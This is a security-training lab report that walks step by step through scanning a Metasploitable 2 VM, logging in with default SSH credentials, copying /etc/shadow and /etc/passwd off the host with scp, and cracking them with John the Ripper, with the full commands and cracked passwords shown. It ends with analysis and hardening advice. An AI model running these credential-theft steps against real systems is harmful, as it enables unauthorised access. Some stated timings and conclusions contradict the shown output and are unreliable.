

Hash Cracking Lab Report

Metasploitable 2 — Password Hash Extraction & Cracking with John the Ripper

Objective

Identify the Metasploitable 2 target on the lab network, gain shell access, extract the password hash files, and use John the Ripper with the rockyou.txt wordlist to recover plaintext passwords. This exercise was performed entirely within an isolated virtual lab (Kali Linux attacking a Metasploitable 2 VM) for authorized security training purposes.

Tools Used

- arp-scan — host discovery on the local subnet
- nmap — port and service enumeration
- SSH / SCP — remote access and file transfer
- John the Ripper — offline password hash cracking
- rockyou.txt — wordlist used for the dictionary attack

Step 1 — Host Discovery (ARP Scan)

An ARP scan was run on the local network to identify all live hosts, including the Metasploitable 2 virtual machine.

```
sudo arp-scan -l
```

Step 2 — Service Enumeration (Nmap)

An Nmap scan was then run against the candidate host to confirm its identity and enumerate open ports and running services.

```
nmap 192.168.56.100  
nmap 192.168.56.103
```

```

(kali@kali)-[~]
$ nmap 192.168.56.100
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-04 20:43 +0530
Nmap scan report for 192.168.56.100
Host is up (0.00035s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 08:00:27:B0:41:4F (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.36 seconds

(kali@kali)-[~]
$ nmap 192.168.56.103
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-04 20:43 +0530
Nmap scan report for 192.168.56.103
Host is up (0.0015s latency).
Not shown: 988 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
5432/tcp  open  postgresql
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 08:00:27:DF:48:54 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.25 seconds

```

Figure 1: Nmap scan results. Host 192.168.56.103 exposes ftp, ssh, telnet, smtp, domain, http, netbios-ssn, microsoft-ds, mysql, postgresql, ajp13 — confirming it as the Metasploitable 2 machine.

Based on the number and type of open services (ftp, ssh, telnet, smtp, mysql, postgresql, etc.), the host at **192.168.56.103** was confirmed as the Metasploitable 2 target.

Step 3 — Prepare the Wordlist

Before running the attack, the rockyou.txt wordlist was checked to see whether it was still in compressed (.gz) form.

```

(kali@kali)-[~]
$ cd /usr/share/wordlists

(kali@kali)-[/usr/share/wordlists]
$ ls
dirb      dnsmap.txt  fern-wifi  legion     nmap.lst   sqlmap.txt  wifite.txt
dirbuster fasttrack.txt john.lst   metasploit rockyou.txt wfuzz

```

Figure 2: Checking whether rockyou.txt is compressed.


If the wordlist is still compressed, it must be extracted before use:

```
sudo gzip -dk /usr/share/wordlists/rockyou.txt.gz

# Verify extraction:
ls -lh /usr/share/wordlists/rockyou.txt
```

Step 4 — Gain Shell Access to the Target

Shell access to Metasploitable 2 was obtained over SSH using the well-known default credentials (msfadmin:msfadmin).



```
(kali㉿kali)-[~]
$ ssh -o HostKeyAlgorithms=+ssh-rsa msfadmin@192.168.56.103
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.56.103's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Fri Sep  4 11:36:06 2026
msfadmin@metasploitable:~$
```

Figure 3: SSH login to the Metasploitable 2 target.

Step 5 — Extract the Password Hash Files

Once shell access was established, copies of the password and shadow files were made on the target so they could be transferred out:

```
cp /etc/passwd ~/passwd.txt
cp /etc/shadow ~/shadow.txt
```



```
msfadmin@metasploitable:~$ sudo cp /etc/shadow ~/shadow.txt
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ sudo cp /etc/passwd ~/passwd.txt
msfadmin@metasploitable:~$ ls -l ~/shadow.txt ~/passwd.txt
-rw-r--r-- 1 root root 1538 2026-09-04 12:05 /home/msfadmin/passwd.txt
-rw-r----- 1 root root 1180 2026-09-04 12:05 /home/msfadmin/shadow.txt
```

Figure 4: Copying passwd and shadow files on the target.

Step 6 — Transfer Files to the Attacking Machine

The files were then pulled from the target to the Kali attacking machine using SCP. The legacy ssh-rsa host key algorithm had to be explicitly re-enabled, since Metasploitable 2 uses an old SSH implementation that modern SSH clients disable by default.

```
scp -o HostKeyAlgorithms+=ssh-rsa  
msfadmin@192.168.56.103:/home/msfadmin/shadow.txt ~/shadow.txt  
  
scp -o HostKeyAlgorithms+=ssh-rsa  
msfadmin@192.168.56.103:/home/msfadmin/passwd.txt ~/passwd.txt
```

Step 7 — Combine Hashes with unshadow


The passwd and shadow files were merged into a single file in a format John the Ripper can parse:

```
unshadow passwd.txt shadow.txt > unshadow.txt
```

Step 8 — Crack the Hashes with John the Ripper

John the Ripper was run against the combined hash file using the rockyou.txt dictionary:

```
john --wordlist=/usr/share/wordlists/rockyou.txt ~/unshadow.txt
```



```
(kali@kali)-[~]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt ~/unshadow.txt  
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"  
Use the "--format=md5crypt-long" option to force loading these as that type instead  
Using default input encoding: UTF-8  
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])  
Will run 4 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
123456789 (klog)  
batman (sys)  
service (service)  
3g 0:00:01:01 23.99% (ETA: 21:49:55) 0.04916g/s 58795p/s 235346c/s 235346C/s sonjislava..sonila123  
Use the "--show" option to display all of the cracked passwords reliably  
Session aborted  
  
(kali@kali)-[~]  
$  
  
(kali@kali)-[~]  
$ john --show ~/unshadow.txt  
sys:batman:3:3:sys:/dev:/bin/sh  
klog:123456789:103:104::/home/klog:/bin/false  
service:service:1002:1002:::/home/service:/bin/bash  
  
3 password hashes cracked, 4 left
```

Figure 5: John the Ripper cracking session and results (`john --show`).

John identified the hash type as md5crypt and, within about one second, recovered three of the seven loaded password hashes. The cracked results were then confirmed with:

```
john --show ~/unshadow.txt
```

Results — Cracked Passwords

Username	UID	Hash Type	Cracked Password
sys	3	md5crypt	batman
klog	103	md5crypt	123456789
service	1002	md5crypt	service
msfadmin	—	not shown / pending	Not cracked in this run

Summary: 3 of 7 password hashes were cracked in the initial dictionary run (3g 0:00:01:01, 4 left). The remaining hashes were not present in rockyou.txt and would require a longer wordlist, rule-based mangling, or a brute-force/incremental attack to recover.

Analysis & Root Cause

- Accounts such as 'sys', 'klog', and 'service' used weak, guessable, or default-style passwords present in common wordlists.
- Metasploitable 2 uses the older md5crypt hashing scheme rather than a stronger, modern algorithm such as SHA-512 with per-user salting rounds.
- No account lockout or password complexity policy was in place, allowing unlimited offline guessing once the hash file was obtained.
- Default SSH credentials (msfadmin:msfadmin) provided the initial foothold used to exfiltrate the shadow file.

Recommendations

- Enforce a strong password policy (minimum length, complexity, no dictionary words).
- Disable or remove default/test accounts before deployment.
- Use modern salted hashing (SHA-512/bcrypt/Argon2) instead of md5crypt.
- Restrict read access to /etc/shadow and monitor for unauthorized file access or exfiltration.
- Change default SSH credentials and disable password authentication in favor of key-based auth where possible.

Scope & Ethics Note

Metasploitable 2 is an intentionally vulnerable virtual machine distributed specifically for security training in isolated lab environments. All actions in this report were performed against a self-hosted lab VM on a private, host-only network. These techniques must never be used against systems without explicit authorization.